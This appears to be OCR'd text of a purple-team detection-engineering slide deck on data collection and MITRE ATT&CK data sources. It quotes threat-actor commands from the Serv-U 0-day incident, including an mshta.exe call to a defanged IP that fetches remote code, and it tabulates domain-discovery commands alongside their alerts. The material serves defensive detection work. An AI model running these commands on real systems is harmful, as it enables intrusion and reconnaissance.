
- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/


HUMAN ELEMENT

- What procedures are the adversary using?
  - Habits
  - Training
  - Tools
  - Guides (check out Conti)
    - Copy and paste from guide

DETECTION ENGINEERING PROCESS




OPERATIONALIZED PURPLE TEAM: DETECTION ENGINEERING




PURPLE TEAM DIRECTION

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration

DETECTION FOCUS




STRATEGIC DRIVERS



DATA COLLECTION

- What data are you collecting?
- Where is it collected?
  - SIEM, EDR, Firewall?
- How do you prioritize Data Sources?

DATA COLLECTION



(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

The Detection Cyborg


- The level of capability and proficiency between the Analyst and their Tools.
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.
  - Time factor.

THREAT UNDERSTANDING

- Understanding your threat landscape is crucial.
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
- Focus on Procedures
  - Not Technique Level
  - Not Atomic IOCs or "Threat" Feeds

COLLECTION

- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesizing detection opportunities




COLLECTION: DATA SOURCE COMPONENTS

What logs are potentially needed to write an alert for the procedure?

Use the Detection Section on MITRE ATT&CK pages.

- In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.

